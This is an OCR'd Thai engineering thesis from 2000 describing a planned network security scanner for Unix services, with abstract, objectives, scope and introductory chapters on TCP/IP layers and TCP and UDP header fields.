ตัวตรวจจับความปลอดภัยผ่านเครือข่าย

NETWORKED SECURITY SCANNER

นายจิรวุฒิ สุวรรณรัตน์
นายพัฒนพล รัตนพงษ์พร

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต
ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์
สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง
ปีการศึกษา 2543

ตัวตรวจจับความปลอดภัยผ่านเครือข่าย

NETWORKED SECURITY SCANNER

โดย

นายจิรวุฒิ สุวรรณรัตน์

นายพัฒนพล รัตนพงษ์พร

อาจารย์ที่ปรึกษา

อาจารย์ธนา หงษ์สุวรรณ

อาจารย์อัครเดช วัชระภูพงษ์

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2543

ปริญญานิพนธ์ปีการศึกษา 2543

ภาควิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ตัวตรวจจับความปลอดภัยผ่านเครือข่าย

NETWORKED SECURITY SCANNER

ผู้จัดทำ

1. นายจิรวุฒิ สุวรรณรัตน์ รหัสประจำตัว 41013523
2. นายพัฒนพล รัตนพงษ์พร รหัสประจำตัว 41013540

_____อาจารย์ที่ปรึกษา

(นายธนา หงษ์สุวรรณ)

_____อาจารย์ที่ปรึกษา

(นายอัครเดช วัชระภูฟงษ์)

ตัวตรวจจับความปลอดภัยผ่านเครือข่าย

นายจิรวุฒิ สุวรรณรัตน์ 41013523
นายพัฒนพล รัตนพงษ์พร 41013540
อ.ธนา หงษ์สุวรรณ อาจารย์ที่ปรึกษา
อ.อัครเดช วัชระภูพงษ์ อาจารย์ที่ปรึกษา
ปีการศึกษา 2543

บทคัดย่อ

ปัจจุบันระบบปฏิบัติการยูนิกซ์ได้รับความนิยม และใช้งานอย่างแพร่หลาย เนื่องจากเป็นระบบที่มีประสิทธิภาพ และเสถียรภาพสูง แต่ยูนิกซ์ในบางเวอร์ชันมีการเปิดเผยซอร์สโค้ด เปรียบเสมือนการบอกจุดบกพร่องของระบบ ประกอบกับในปัจจุบัน การเชื่อมต่อเครื่องคอมพิวเตอร์ในระบบเครือข่ายมีอัตราการเจริญเติบโตขึ้นมาก ทำให้ผู้ไม่ประสงค์ดีสามารถบุกรุกมายังเครื่องเป้าหมายจากระยะไกลได้ จึงจำเป็นต้องให้ความสำคัญกับการรักษาความปลอดภัยให้กับเครื่องคอมพิวเตอร์บนระบบเครือข่ายมากขึ้น ดังนั้นจึงได้มีการออกแบบโปรแกรมตัวตรวจจับความปลอดภัยผ่านเครือข่าย ซึ่งสามารถตรวจสอบจุด บกพร่องของระบบ โดยจะทำการตรวจสอบบริการต่างๆ ของเครื่องเป้าหมายที่เปิดให้บริการอยู่บนระบบเครือข่ายในระยะใกล้และไกล รายงานจุดบกพร่องของบริการต่างๆ รวมทั้งเสนอแนวทางการแก้ไขจุดบกพร่องอย่างคร่าวๆ ให้แก่ผู้ดูและระบบ เพื่อให้ผู้ดูแลระบบนำแนวทางการแก้ไขนี้ไปปรับปรุงระบบให้มีความปลอดภัยมากขึ้น

NETWORK SECURITY SCANNER

Mr. Jirawoot Suwannarat
Mr. Phatthanaphol Rattanapongporn
Mr. Thana Hongsuwan Advisor
Mr. Akkaradach Watcharapupong Advisor

ABSTRACT

Unix Operating System is widely used nowadays due to its effectiveness and stability. Some versions of Unix have open sources which, however, reveal their vulnerable holes. This fact together with the growth of computer networks enables hackers to attack targeting computers. That is the reason why the security system of network is essential. The objectives of this thesis are to design "the Networked Security Scanner" for scanning services of targeting computers in a wide area network and a local area network, to report vulnerable holes, and to advise some solutions so that system administrators can be aware of the vulnerable holes, solve the problems, and improve the security system eventually.

กิตติกรรมประกาศ

ปริญญานิพนธ์ฉบับนี้สำเร็จได้ด้วยดี เนื่องจากได้รับการแนะนำ การสนับสนุน และให้คำปรึกษาเป็นอย่างดีจาก อาจารย์ธนา หงษ์สุวรรณ และอาจารย์อัครเดช วัชระภูพงษ์ ซึ่งต้องขอกราบขอบพระคุณเป็นอย่างสูง รวมทั้งอาจารย์ภาควิชาวิศวกรรมคอมพิวเตอร์ทุกท่าน ที่ให้การอบรมสั่งสอนวิชาความรู้ แก่คณะผู้จัดทำมาโดยตลอด

ขอขอบพระคุณห้องวิจัย และพัฒนาการรักษาความปลอดภัยข้อมูล (ISAG) ที่ได้เอื้อเฟื้อสถานที่ให้แก่คณะผู้จัดทำได้ทำการวิจัย และอำนวยความสะดวกต่างๆ

ขอขอบคุณเครื่องเซิร์ฟเวอร์ที่เปิดให้บริการอยู่บนระบบเครือข่าย ในสถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง และที่อื่นๆ ที่ได้ให้คณะผู้จัดทำได้ทำการทดสอบ หาข้อมูล และใช้ทรัพยากรฯลฯ

ขอขอบคุณ คุณฤทัยวรรณ ณ เชียงใหม่ ที่ช่วยตรวจคำผิด และแปลบทคัดย่อเป็นภาษาอังกฤษในปริญญานิพนธ์ฉบับนี้

ขอขอบคุณน้องกิ๊ก ที่เลิกติดต่อกับนายจิรวุฒิ ทำให้มีเวลาในการทำโปรเจ็กต์มากขึ้น มิฉะนั้นอาจทำโปรเจ็กต์ไม่เสร็จแน่

สุดท้ายขอขอบพระคุณเป็นอย่างสูงสำหรับบุคคลที่สำคัญที่สุดในชีวิตที่ทำให้คณะผู้จัดทำมีวันนี้ได้แก่ บิดา มารดา ผู้เป็นที่เคารพรักยิ่งของคณะผู้จัดทำ ซึ่งท่านให้การอบรมสั่งสอน เลี้ยงดู และให้โอกาสในการศึกษาอย่างเต็มที่ จึงกราบขอบพระคุณมา ณ ที่นี้

จิรวุฒิ สุวรรณรัตน์
พัฒนพล รัตนพงษ์พร

สารบัญ

สารบัญ (ต่อ)

หน้าที่

สารบัญภาพประกอบ

หน้าที่

สารบัญภาพประกอบ (ต่อ)

หน้าที่

สารบัญภาพประกอบ (ต่อ)

หน้าที่

สารบัญภาพประกอบ (ต่อ)

หน้าที่

สารบัญตาราง

หน้าที่

บทที่ 1
บทนำ

1.1 ความสำคัญ และที่มา

ในปัจจุบันระบบปฏิบัติการยูนิกซ์ เป็นระบบปฏิบัติการที่นิยมใช้กันอย่างแพร่หลาย เนื่องจากเป็นระบบที่มีเสถียรภาพ รองรับผู้ใช้งานหลายคน และทำงานหลายอย่างในเวลาเดียวกัน ระบบมีการให้บริการต่างๆ โดยการเปิดพอร์ต ให้แก่บริการนั้นๆ เช่น TELNET พอร์ต 23, FTP พอร์ต 21, SMTP พอร์ต 25 และ FINGER พอร์ต 79 เป็นต้น ซึ่งถ้าเปรียบระบบยูนิกซ์เหมือนกับบ้านหลังใหญ่ บริการต่างๆ ก็เปรียบเสมือนประตูที่ให้คนผ่านเข้า-ออก โดยถ้าเป็นบุคคลที่ได้รับสิทธิ์เข้าไปในบ้านก็จะใช้กุญแจเพื่อไขประตูเข้าไป แต่ถ้ามีผู้ไม่ประสงค์ดีได้มองเห็นว่าประตูบ้านนั้นไม่มีความแข็งแรง ไม่ปลอดภัย หรือไม่ได้ล็อกประตูไว้ ผู้ไม่ประสงค์ดีอาจพังประตู หรือ ใช้กุญแจผี เพื่อเข้ามาในบ้าน และอาจทำการขโมยทรัพย์สินออกจากบ้านไปก็เป็นได้ ดังนั้นการที่เราจะป้องกันทรัพย์สินภายในบ้าน เจ้าของบ้านควรทำการตรวจสอบประตูและหน้าต่างทุกบานในบ้านว่ามีความแข็งแรง และปลอดภัยพอหรือยัง อาจจะเป็นวิธีการป้องกันที่ไม่ได้ผลร้อยเปอร์เซ็นต์ แต่ก็ทำให้ผู้ไม่ประสงค์ดีต้องเสียเวลานานกับการจัดการประตูและหน้าต่างที่แข็งแรงเพื่อที่จะได้เข้าไปในบ้าน ซึ่งระบบยูนิกซ์ก็เช่นกัน ผู้ดูแลระบบต้องมีการตรวจสอบว่าบริการต่างๆ ที่เปิดอยู่นั้นมีข้อบกพร่อง หรือไม่ปลอดภัยอย่างไร เพื่อที่จะได้หาทางแก้ไขให้มีความปลอดภัยมากขึ้น

ปริญญานิพนธ์นี้จัดทำขึ้นเพื่อสร้างโปรแกรมตัวตรวจจับความปลอดภัยผ่านเครือข่าย เพื่อเป็นการลดภาระให้ผู้ดูแลระบบ โดยโปรแกรมจะทำการตรวจสอบเครื่องเป้าหมายว่าเปิดให้บริการอยู่หรือไม่ ต่อจากนั้นจะทำการตรวจสอบว่าเครื่องเป้าหมายเปิดให้บริการใดบ้าง และทำการตรวจสอบระบบปฏิบัติการของเครื่องเป้าหมายว่าเป็นแพลตฟอร์มยูนิกซ์หรือไม่ ต่อจากนั้นจะทำการตรวจสอบบริการที่เปิดอยู่กับกฎที่ตั้งขึ้น ว่าบริการใดบ้างที่มีข้อบกพร่อง หรือไม่ปลอดภัย ต่อจากนั้นจะทำการรายงานผลการตรวจสอบให้ผู้ดูแลระบบทราบ เพื่อที่จะได้หาทางแก้ไข และป้องกันระบบต่อไป

1.2 วัตถุประสงค์ของปริญญานิพนธ์

ปริญญานิพนธ์ที่จัดทำขึ้นนี้ จัดทำภายใต้วัตถุประสงค์หลัก 5 ประการ ได้แก่

(1) เพื่อศึกษาการเขียนโปรแกรมบนระบบเครือข่าย

(2) เพื่อศึกษารายละเอียดและการทำงานของบริการต่างๆ

(3) เพื่อศึกษาการบุกรุกทางเครือข่ายคอมพิวเตอร์

(4) เพื่อศึกษาการรักษาความปลอดภัยให้กับระบบยูนิกซ์

(5) เพื่อสร้างระบบต้นแบบในการตรวจสอบความปลอดภัยผ่านเครือข่าย

1.3 ขอบเขตของปริญญานิพนธ์

เป้าหมายของปริญญานิพนธ์นี้ ได้แก่

(1) สรุปประเภทของบริการต่างๆ ที่ไม่ปลอดภัย เพื่อนำมาเป็นบริการหลักในการตรวจสอบ

(2) ออกแบบ และพัฒนาระบบต้นแบบ ในการตรวจสอบความปลอดภัยผ่านเครือข่าย เพื่อหาจุดอ่อนของบริการต่างๆ บนระบบปฏิบัติการลีนุกซ์

(3) โปรแกรมทำการตรวจสอบเครื่องเป้าหมายที่เป็นระบบปฏิบัติการยูนิกซ์ โดยระบบที่สร้างขึ้นต้องสามารถตรวจสอบ จัดเก็บข้อมูลที่เกิดจากการตรวจสอบ และแสดงแนวทางการแก้ไข เพื่อให้เกิดความปลอดภัยได้อย่างถูกต้อง

(4) สามารถแก้ไขกฎที่อยู่ภายนอกโปรแกรมได้ โดยสามารถเพิ่มเวอร์ชันของบริการที่มีข้อบกพร่องได้ในอนาคต

1.4 ขั้นตอนการดำเนินงาน

(1) ศึกษาการทำงานของโพรโตคอล ทีซีพี/ไอพี เบื้องต้น

(2) ศึกษาเกี่ยวกับระบบตรวจจับผู้บุกรุกทางเครือข่าย

(3) ศึกษาเกี่ยวกับเดมอนต่างๆ

(4) กำหนดประเภทของเดมอนที่ไม่ปลอดภัย

(5) สรุปประเภทของเดมอนที่ไม่ปลอดภัย

(6) ออกแบบโครงสร้างของระบบตรวจจับความปลอดภัยผ่านเครือข่าย

(7) ศึกษาการเขียนโปรแกรมผ่านเครือข่าย

(8) พัฒนาตัวตรวจจับความปลอดภัยผ่านเครือข่าย

(9) ทดสอบ และปรับปรุงตัวตรวจจับความปลอดภัยผ่านเครือข่าย

บทที่ 2
โพรโตคอลทีซีพี/ไอพี


2.1 ความเป็นมาของโพรโตคอลทีซีพี/ไอพี

ทีซีพี/ไอพี เป็นโพรโตคอลมาตรฐานที่ใช้กันอยู่ในระบบปฏิบัติการแบบยูนิกซ์ เริ่มพัฒนาโดยกระทรวงกลาโหมของสหรัฐฯ ในปี ค.ศ. 1969 เพื่อเชื่อมโยงเครื่องคอมพิวเตอร์ทางทหารของแต่ละหน่วยที่อยู่ห่างไกลกัน โดยมีจุดประสงค์ คือสร้างระบบเครือข่ายให้เครื่องคอมพิวเตอร์สามารถรับส่งข้อมูลกันได้ แม้ว่าสายส่งข้อมูลบางส่วนจะถูกทำลายเสียหายไปก็ตาม เพื่อใช้งานในยามเกิดสงคราม โดยเครือข่ายที่จัดตั้งในระยะแรกชื่อว่า Advanced Research Projects Agency Network หรือ อาร์พาเน็ต (ARPANET)

ต่อมาได้พัฒนาเป็นเครือข่ายอินเทอร์เน็ต (INTERNET) โพรโตคอลนี้เหมาะสำหรับเชื่อมต่อคอมพิวเตอร์ทั้งใกล้ และไกลเข้าด้วยกัน และมีมาตรฐานรองรับทำให้ผู้ผลิตฮาร์ดแวร์ และซอฟต์แวร์สามารถสร้างอุปกรณ์ และโปรแกรมที่จะรองรับการทำงานของโพรโตคอลนี้ ทำให้เครื่องคอมพิวเตอร์สามารถรับส่งข้อมูลกันได้ไม่ว่าจะเป็นเครื่องขนาดเล็กหรือขนาดใหญ่ หรือใช้ระบบปฏิบัติการอะไรก็ตาม ทีซีพี/ไอพี (TCP/IP) เป็นชุดโพรโตคอลที่ประกอบด้วยโพรโตคอลต่างๆ หลายโพรโตคอล แต่ละโพรโตคอลมีคุณลักษณะ และมีความสามารถในการทำงานแตกต่างกัน โดยที่ในบทนี้ได้กล่าวถึงรายละเอียดและคุณสมบัติของโพรโตคอลที่สำคัญบางโพรโตคอล

2.2 การเชื่อมต่อของโพรโตคอลทีซีพี/ไอพี (TCP/IP Linking)

ทีซีพี/ไอพี (TCP/IP หรือ Transmission Control Protocol/Internet Protocol) เป็นโพรโตคอลในการสื่อสารในระบบอินเทอร์เน็ต และอินทราเน็ต มีหน้าที่ตรวจสอบการรับส่งข้อมูลระหว่างเครื่องคอมพิวเตอร์ของฝ่ายรับ และฝ่ายส่งให้ได้รับข้อมูลที่ถูกต้องครบถ้วน หากข้อมูลที่ส่งมาเกิดการสูญหายระหว่างทางจะมีการแจ้งให้ต้นทางส่งข้อมูลมาใหม่ การทำงานของทีซีพี/ไอพีสามารถเปรียบเทียบกับโมเดลอ้างอิงโอเอสไอ (Open System Interconnection Reference Model: OSI) ตามมาตรฐานไอเอสโอ (International Organization for Standardization: ISO) ได้ดังรูปที่ 2-1




รูปที่ 2-1 แสดงการเปรียบเทียบเลเยอร์ของโอเอสไอกับเลเยอร์ของทีซีพี/ไอพี

ในแต่ละระดับชั้นของทีซีพี/ไอพีมีการทำงานที่แตกต่างกัน ตั้งแต่การติดต่อกับแอพพลิเคชันจนกระทั่งแปลงเป็นสัญญาณส่งไปตามสายสัญญาณ ซึ่งการทำงานในแต่ละระดับชั้นของทีซีพี/ไอพี มีดังตารางที่ 2-1

ชื่อระดับชั้น	หน้าที่
1. ชั้นแอพพลิเคชัน (Application Layer)	รองรับการทำงานของแอพพลิเคชันต่างๆ ที่ทำงานเป็นโพรเซสอยู่ในเครื่องต้นทางและปลายทาง โดยจัดการเชื่อมต่อระหว่างโพรเซส หรือแอพพลิเคชันที่อยู่ต่างเครื่องกัน โดยการทำงานของแอพพลิเคชันต่างๆมีการติดต่อกันตามแต่ละโพรโตคอลเฉพาะแล้วแต่แอพพลิเคชันที่ใช้งาน ซึ่งจะขอบริการจากชั้นทรานสปอร์ตอีกทีหนึ่ง
2. ชั้นทรานสปอร์ต (Transport Layer)	สร้างการเชื่อมต่อกันระหว่างแอพพลิเคชันแบบ end-to-end โดยจุดที่เชื่อมต่อกันเพื่อรับส่งข้อมูลนี้เรียกว่า พอร์ต (port) หรือซ็อกเก็ต (Socket) ในชั้นนี้มีบริการหลักอยู่ 2 แบบ คือ Connection Oriented โดยเรียกผ่านโพรโตคอลทีซีพี (TCP: Transmission Control Protocol) และ Connectionless ซึ่งเรียกผ่านโพรโตคอลยูดีพี (UDP: User Datagram Protocol) ซึ่งกล่าวถึงในหัวข้อถัดไป
3. ชั้นอินเทอร์เน็ต (Internet Layer)	ส่งผ่านข้อมูลระหว่างเครือข่าย โดยมีโพรโตคอลที่ทำงานเป็นกลไกสำคัญในการส่งผ่านข้อมูลไปยังเครือข่ายใดๆ ในอินเทอร์เน็ต คือ ไอพี (Internet Protocol: IP) ซึ่งกล่าวถึงในหัวข้อถัดไป นอกจากนี้ในชั้นนี้ยังมีโพรโตคอลทำงานอยู่ด้วยอีก 2 ชนิด คือ ไอซีเอ็มพี (Internet Control Message Protocol: ICMP) และเออาร์พี (Address Resolution Protocol: ARP)
4. ชั้นเน็ตเวิร์กอินเตอร์เฟส (Network Interface Layer)	แปลงข้อมูลให้อยู่ในรูปที่เหมาะสมกับเครือข่ายแต่ละแบบ ซึ่งแตกต่างกันออกไป และแปลงเป็นสัญญาณไฟฟ้าส่งไปยังเครือข่าย

ตารางที่ 2-1 การทำงานของแต่ละระดับชั้นของทีซีพี/ไอพี




รูปที่ 2-2 แสดงการข้อมูลที่ส่งผ่านในโมเดลของทีซีพี/ไอพี

ในชุดโพรโตคอลทีซีพี/ไอพีนี้ มีโพรโตคอลหลัก ที่ขอกล่าวถึง 3 โพรโตคอล ได้แก่ โพรโตคอลทีซีพี โพรโตคอลยูดีพี ซึ่งทำงานในชั้นทรานสปอร์ต และโพรโตคอลไอพี ซึ่งทำงานในชั้นอินเทอร์เน็ต โดยมีรายละเอียดดังต่อไปนี้

2.3 โพรโตคอลทีซีพี (TCP: Transmission Control Protocol)

การทำงานที่สำคัญอย่างหนึ่งของโพรโตคอลทีซีพี คือ การทำ "3-Way Handshake" ซึ่งเป็นกระบวนการเริ่มต้นในการสร้างการเชื่อมต่อในชั้นทรานสปอร์ต กล่าวคือ ในการติดต่อกันระหว่างระบบในเครือข่ายต้องมีการสร้างการเชื่อมต่อไปยังระบบที่ให้บริการก่อน โดยผู้ขอบริการส่งสัญญาณ SYN เพื่อขอบริการ จากนั้นผู้ให้บริการจะส่งสัญญาณ ACK เพื่อตอบรับการเชื่อมต่อที่ร้องขอมา จึงสามารถรับส่งข้อมูลกันได้ ดังรูปที่ 2-3



รูปที่ 2-3 แสดงการทำ 3-Way Handshake

การเชื่อมต่อแบบ 3-Way Handshake นี้ เป็นการตรวจสอบความพร้อมของทั้งฝ่ายส่ง และฝ่ายรับ และการกำหนดค่าเริ่มต้นของพารามิเตอร์ต่างๆ ของทั้งสองฝ่ายให้ตรงกัน หลังจากกระบวนการทำ 3-Way Handshake สิ้นสุด ทั้งสองฝ่ายจึงสามารถรับ และส่งข้อมูลซึ่งกัน และกันได้


ดังนั้นโพรโตคอลทีซีพีจึงเป็นโพรโตคอลที่มีการรับส่งข้อมูลแบบ "Connection Oriented" ทำให้การทำงานของทีซีพีมีความน่าเชื่อถือมากขึ้น หน้าที่การทำงานของทีซีพีในการรับส่งข้อมูลมีหน้าที่หลัก 6 ข้อ คือ

1. ควบคุมการรับส่งข้อมูล (Basic Data Transfer)
2. ความน่าเชื่อถือในการรับส่งข้อมูล (Reliability)
3. ควบคุมการไหลของข้อมูล (Flow Control)
4. การทำมัลติเพล็ก (Multiplexing)
5. ควบคุมการเชื่อมต่อ (Connection)
6. ความปลอดภัยในการรับส่งข้อมูล (Security)

<u>ส่วนประกอบของทีซีพีเฮดเดอร์</u>

1. *Source Port* : เป็นหมายเลขพอร์ตของบริการที่เครื่องต้นทาง
2. *Destination Port* : เป็นหมายเลขพอร์ตของบริการเครื่องปลายทาง
3. *Sequence Number* : เป็นหมายเลขที่บอกลำดับของการรับส่งข้อมูลของเครื่องที่ต้องการขอส่งข้อมูล
4. *Acknowledgement Number* : เป็นหมายเลขที่บอกลำดับของการรับส่งข้อมูลที่ฝั่งรับข้อมูลปกติ ค่าของ Acknowledgement Number มีค่าเท่ากับ Sequence Number (ของอีกฝั่งหนึ่ง) + 1 เสมอ
5. *Data Offset* : เป็นตัวบอกค่าออฟเซตของข้อมูล เพราะทีซีพีนั้นไม่มีการกำหนดความยาวที่แน่นอนของข้อมูล จึงต้องมีออฟเซตเป็นตัวบอก
6. *Flag* : เป็นบิตที่บอกชนิดของข้อมูล ได้แก่
    - URG : Urgent Pointer Field Significant - แสดง Urgent Pointer
    - ACK : Acknowledgement Field Significant – แสดงการ Acknowledgement
    - PSH : Push Function
    - RST : Reset The Connection - แสดงเมื่อรีเซ็ทการเชื่อมต่อ
    - SYN : Synchronize Sequence Number - หมายเลขแพ็กเก็ตที่ส่งแบบซิงโครนัส
    - FIN : No more data from sender - แสดงว่าไม่มีข้อมูลที่ส่งจากผู้ส่งแล้ว
7. *Window* : เป็นเลขบอกจำนวนของอ็อกเต็ต (octet) ของข้อมูล จัดการในส่วนของ end-to-end flow control
8. *Checksum* : เป็นส่วนที่ตรวจสอบความถูกต้องของข้อมูล
9. *Urgent Pointer* : เป็นตัวชี้ตำแหน่งของ Urgent Data

10. *Option and Padding* : เป็นตัวบอกออปชันของโพรเซสที่ใช้ทีซีพี
11. *Data* : เนื้อข้อมูลที่ต้องการสื่อสาร มีขนาดได้ไม่ต่ำกว่า 5 32-บิตเวิร์ด (6 บิตแรกสงวนไว้และกำหนดให้เป็นศูนย์)



รูปที่ 2-4 แสดงแพ็กเก็ตทีซีพี


2.4 โพรโตคอลยูดีพี (UDP: User Datagram Protocol)

โพรโตคอลยูดีพีเป็นโพรโตคอลในการติดต่อสื่อสารในชั้นทรานสปอร์ต (Transport Layer) การทำงานคล้ายกับทีซีพีมาก คือจัดการเกี่ยวกับการสื่อสารระหว่างเครื่อง แต่เป็นแบบ Connectionless คือทั้งฝ่ายส่ง และฝ่ายรับไม่จำเป็นต้องอาศัยการสร้างช่องทางเชื่อมต่อกัน โดยไม่ต้องมีการแจ้งให้ฝ่ายรับข้อมูลเตรียมรับข้อมูลเหมือนโพรโตคอลทีซีพี และไม่มีการส่งสัญญาณตรวจสอบว่าข้อมูลถึงเครื่องปลายทางอย่างถูกต้องครบถ้วนในการส่งข้อมูลแต่ละครั้ง จึงไม่มีการส่งข้อมูลใหม่อีกในกรณีที่เกิดความผิดพลาดของการส่งข้อมูล

<u>ส่วนประกอบของ UDP Frame</u>

1. *Source Port* : เป็นค่าตัวเลข 16 บิต บอกพอร์ตของบริการที่เครื่องต้นทาง
2. *Destination Port* : เป็นค่าตัวเลข 16 บิต บอกพอร์ตของบริการที่เครื่องปลายทาง
3. *Length* : เป็นค่าตัวเลข 16 บิต บอกความยาวของข้อมูล

4. *Checksum* : เป็นค่าตัวเลข 16 บิต ตรวจสอบความถูกต้องของข้อมูลที่ส่ง

